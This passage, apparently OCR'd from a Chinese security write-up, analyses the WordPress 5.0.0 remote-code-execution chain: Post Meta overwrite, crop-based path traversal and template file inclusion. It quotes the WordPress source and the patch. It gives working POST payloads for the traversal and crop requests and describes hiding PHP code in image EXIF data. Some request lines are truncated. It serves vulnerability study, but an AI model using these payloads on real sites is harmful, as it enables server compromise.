
传图片

改信息




保留该数据包，并添加 POST

```
&meta_input[_wp_attached_file]=2019/02/2-4.jpg#/../../../../themes/twentynineteen/32.jpg
```




裁剪




同理保留改数据包，并将 POST 改为下面的操作，其中 nonce 以及 id 不变

```
action=crop-image&_ajax_nonce=8c2f0c9e6b&id=74&cropDetails[x1]=10&cropDetails[y1]=10&cropDetai
```

触发需要的裁剪




图片已经过去了



包含，我们选择上传一个 test.txt，然后再次修改信息，如前面

```
&meta_input[_wp_page_template]=cropped-32.jpg
```



点击查看附件页面，如果图片被裁剪之后仍保留敏感代码，则命令执行成功。

8.3 详细分析

下面我们详细分析一下整个利用过程，以及在各个部分踩的坑。我们可以简单的把漏洞利用链分为 4 个大部分。

1、通过 Post Meta 变量覆盖，修改媒体库中图片的 _wp_attached_file 变量。

这个漏洞是整个利用链的核心点，而 WordPress 的修复方式也主要是先修复了这个漏洞。WordPress 很良心的在所有的 release 版本中都修复了这个问题（官网下载的 5.0.0 已经修复了），由于原文中曾提到整个利用链受到 4.9.9 和 5.0.1 的另一个安全补丁影响，所以只有 5.0.0 受影响。在分析还原 WordPress 的更新 commit 中，我们寻找到了这个漏洞的修复 commit，并获得了受该漏洞影响的最新版本为 WordPressWordPress commit <= 43bdb0e193955145a5ab1137890bb798bce5f0d2 （WordPress 5.1-alpha-44280）

2、通过图片的裁剪功能，将裁剪后的图片写到任意目录下（目录穿越漏洞）

在 WordPress 的设定中，图片路径可能会收到某个插件的影响而不存在，如果目标图片不在想要的路径下时，WordPress 就会把文件路径拼接为形似 http://127.0.0.1/wp-content/uploads/2019/02/2.jpg 的 url 链接，然后从 url 访问下载原图

如果我们构造? 或者 # 后面跟路径，就能造成获取图片位置和写入图片位置的不一致。。

这部分最大问题在于，前端的裁剪功能并不是存在漏洞的函数，我们只能通过手动构造这个裁剪请求来完成。

```
action=crop-image&_ajax_nonce=8c2f0c9e6b&id=74&cropDetails[x1]=10&cropDetails[y1]=10&cropDetai
```

ps: 当后端图片库为 Imagick 时，Imagick 的 Readimage 函数不能读取远程 http 协议的图片，需要 https.

3、通过 Post Meta 变量覆盖，设置 _wp_page_template 变量。

这部分在原文中一笔带过，也是整个分析复现过程中最大的问题，现在公开的所有所谓的 WordPress RCE 分析，都绕开了这部分。其中有两个最重要的点：

- 如何设置这个变量?
- 如何触发这个模板引用?

这个部分在下文中会详细解释。

4、如何让图片在被裁剪过之后，保留或者出现包含 php 敏感代码。

这部分就涉及到了后端图片库的问题，WordPress 用到的后端图片处理库有两个，gd 和 imagick，其中默认优先使用 imagick 做处理。

- imagick 利用稍微比较简单，imagick 不会处理图片中的 exif 部分。将敏感代码加入到 exif 部分就可以不会改动。
- gd gd 的利用就比较麻烦了，gd 不但会处理图片的 exif 部分，还会删除图片中出现的 php 代码。除非攻击者通过 fuzz 获得一张精心构造的图片，可以在被裁剪处理之后刚好出现需要的 php 代码（难度较高）。

最后通过链接上述 4 个流程，我们就可以完整的利用这个漏洞了，接下来我们详细分析一下。

8.4 Post Meta 变量覆盖

当你对你上传的图片，编辑修改其信息时，你将会触发 action=edit_post

wp-admin/includes/post.php line 208

```
207  */
208  function edit_post( $post_data = null ) {
209      global $wpdb;
210
211      if ( empty( $post_data ) ) {
212          $post_data = &$_POST;
213      }
```

安全客 (www.anquanke.com)

post data 来自于 POST

如果是修复过的，在 line 275 行有修复 patch

```
$translated = _wp_get_allowed_postdata( $post_data );
```

https://github.com/WordPress/WordPress/commit/43bdb0e193955145a5ab1137890bb798bce5f0d2

这个 patch 直接禁止了传入这个变量

```
function _wp_get_allowed_postdata( $post_data = null ) {
    if ( empty( $post_data ) ) {
        $post_data = $_POST;
    }
    // Pass through errors
    if ( is_wp_error( $post_data ) ) {
        return $post_data;
    }
    return array_diff_key( $post_data, array_flip( array( 'meta_input', 'file', 'guid' ) ) );
```

```
}
```


一路跟下去这个函数可以一直跟到 wp-includes/post.php line 3770

```
3780 ▼    if ( ! empty( $postarr['meta_input'] ) ) {
3781          foreach ( $postarr['meta_input'] as $field => $value ) {
3782              update_post_meta( $post_ID, $field, $value );
3783          }
3784      }
```

安全客 (www.anquanke.com)

update_post_meta 会把所有字段遍历更新

就会更新数据库中的相应字段



8.5 配合变量覆盖来目录穿越写文件

根据原文的描述，我们首先需要找到相应的裁剪函数

/wp-admin/includes/image.php line 25

```php
*/
function wp_crop_image( $src, $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs = false, $dst_file = false ) {
    $src_file = $src;

    if ( is_numeric( $src ) ) { // Handle int as attachment ID
        $src_file = get_attached_file( $src );

        if ( ! file_exists( $src_file ) ) {
            // If the file doesn't exist, attempt a URL fopen on the src link.
            // This can occur with certain file replication plugins.
            $src = _load_image_to_edit_path( $src, 'full' );
        } else {
            $src = $src_file;
        }
    }

    $editor = wp_get_image_editor( $src );
    if ( is_wp_error( $editor ) ) {
        return $editor;
    }

    $src = $editor->crop( $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs );
    if ( is_wp_error( $src ) ) {
        return $src;
    }
    if ( ! $dst_file ) {
        $dst_file = str_replace( basename( $src_file ), 'cropped-' . basename( $src_file ), $
            src_file );
    }

    /*
     * The directory containing the original file may no longer exist when
     * using a replication plugin.
     */
    wp_mkdir_p( dirname( $dst_file ) );

    $dst_file = dirname( $dst_file ) . '/' . wp_unique_filename( dirname( $dst_file ),
        basename( $dst_file ) );

    $result = $editor->save( $dst_file );
    if ( is_wp_error( $result ) ) {
        return $result;
    }

    return $dst_file;
}
```

安全客 (www.anquanke.com)

这里传入的变量 src 就是从修改过的 _wp_attached_file 而来。

在代码中，我们可以很轻易的验证一个问题。在 WordPress 的设定中，图片路径可能会受到某个插件的影响而不存在，如果目标图片不在想要的路径下时，WordPress 就会把文件路径拼接为形似 http://127.0.0.1/wp-content/uploads/2019/02/2.jpg 的 url 链接，然后从 url 访问下载原图

这里的 _load_image_to_edit_path 就是用来完成这个操作的。

也正是因为这个原因，假设我们上传的图片名为 2.jpg，则原本的 _wp_attached_file 为 2019/02/2.jpg

然后我们通过 Post Meta 变量覆盖来修改 _wp_attached_file 为 2019/02/1.jpg?/../../../evil.jpg

这里的原图片路径就会拼接为 {wordpress_path}/wp-content/uploads/2019/02/1.jpg?/../../../evil.jpg，很显然这个文件并不存在,所以就会拼接链接为 http://127.0.0.1/wp-content/uploads/2019/02/2.jpg?/../../../evil.jpg，后面的部分被当作 GET 请求，原图片就会成功的获取到。

紧接着进入 save 函数的新图片路径会拼接为 {wordpress_path}/wp-content/uploads/2019/02/1.jpg?/../../../cropped-evil.jpg，我们就能成功写入新文件了。

后面的 save 函数会调用你当前图片库的裁剪功能，生成图片结果。(默认为 imagick)

/wp-includes/class-wp-image-editor.php line 394

```
protected function make_image( $filename, $function, $arguments ) {
    if ( $stream = wp_is_stream( $filename ) )
        ob_start();
    } else {
        // The directory containing the original file may no longer exist when using a
        replication plugin.
        wp_mkdir_p( dirname( $filename ) );
    }

    $result = call_user_func_array( $function, $arguments );
    if ( $result && $stream ) {
        $contents = ob_get_contents();

        $fp = fopen( $filename, 'w' );

        if ( ! $fp ) {
            ob_end_clean();
            return false;
        }

        fwrite( $fp, $contents );
        fclose( $fp );
    }

    if ( $stream ) {
        ob_end_clean();
    }

    return $result;
}
```

相应的图片处理函数

安全客 (www.anquanke.com)

但这里看上去没有任何限制，实际上不是的。在写入的目标目录下，存在一个假目录，为 1.jpg?

- 而 linux、mac 支持这种假目录，可以使用? 号
- 但 windows 在路径中不能有? 号，所以这里改用了 # 号

&meta_input[_wp_attached_file]=2019/02/2-1.jpg#/../../../evil.jpg

成功写入文件

cropped-evil.jpg


8.6 控制模板参数来导致任意文件包含

进度进展到这就有点儿陷入僵局，因为原文中关于这部分只用了一句话带过，在实际利用的过程中遇到了很多问题，甚至不同版本的 WordPress 会有不同的表现，其中诞生了多种利用方式，这里我主要讲 1 种稳定利用的方式。

8.6.1 设置 _wp_page_template

首先我们先正向分析，看看在什么情况下我们可以设置 _wp_page_template

首先可以肯定的是，这个变量和 _wp_attached_file 一样都属于 Post Meta 的一部分，可以通过前面的操作来对这个变量赋值



但实际测试过程中，我们发现，我们并不能在任何方式下修改并设置这个值。

/wp-includes/post.php line 3828

- 如果你设置了这个值，但这个文件不存在，则会被定义为 default。
- 如果该值被设置，则没办法通过这种方式修改。

所以这里我们可能需要新传一个媒体文件，然后通过变量覆盖来设置这个值。

8.6.2 加载模板

当我们成功设置了该变量之后，我们发现，并不是所有的页面都会加载模板，我们重新回到代码中。

最终加载模板的地方在

wp-includes/template.php line 634

```
634 function locate_template( $template_names, $load = false, $require_once = true ) {
635     $located = '';
636     // var_dump($template_names);
637     foreach ( (array) $template_names as $template_name ) {
638         if ( ! $template_name ) {
639             continue;
640         }
641         if ( file_exists( STYLESHEETPATH . '/' . $template_name ) ) {
642             $located = STYLESHEETPATH . '/' . $template_name;
643             break;
644         } elseif ( file_exists( TEMPLATEPATH . '/' . $template_name ) ) {
645             $located = TEMPLATEPATH . '/' . $template_name;
646             break;
647         } elseif ( file_exists( ABSPATH . WPINC . '/theme-compat/' . $template_name ) ) {
648             $located = ABSPATH . WPINC . '/theme-compat/' . $template_name;
649             break;
650         }
651     }
652
653     if ( $load && '' != $located ) {
654         load_template( $located, $require_once );
655     }
656
657     return $located;
658 }
```

安全客 (www.anquanke.com)

只要是在 $template_names 中需要被加载的文件名，会在当前主题的目录下遍历加载。

回溯跟入

wp-includes/template.php line 23

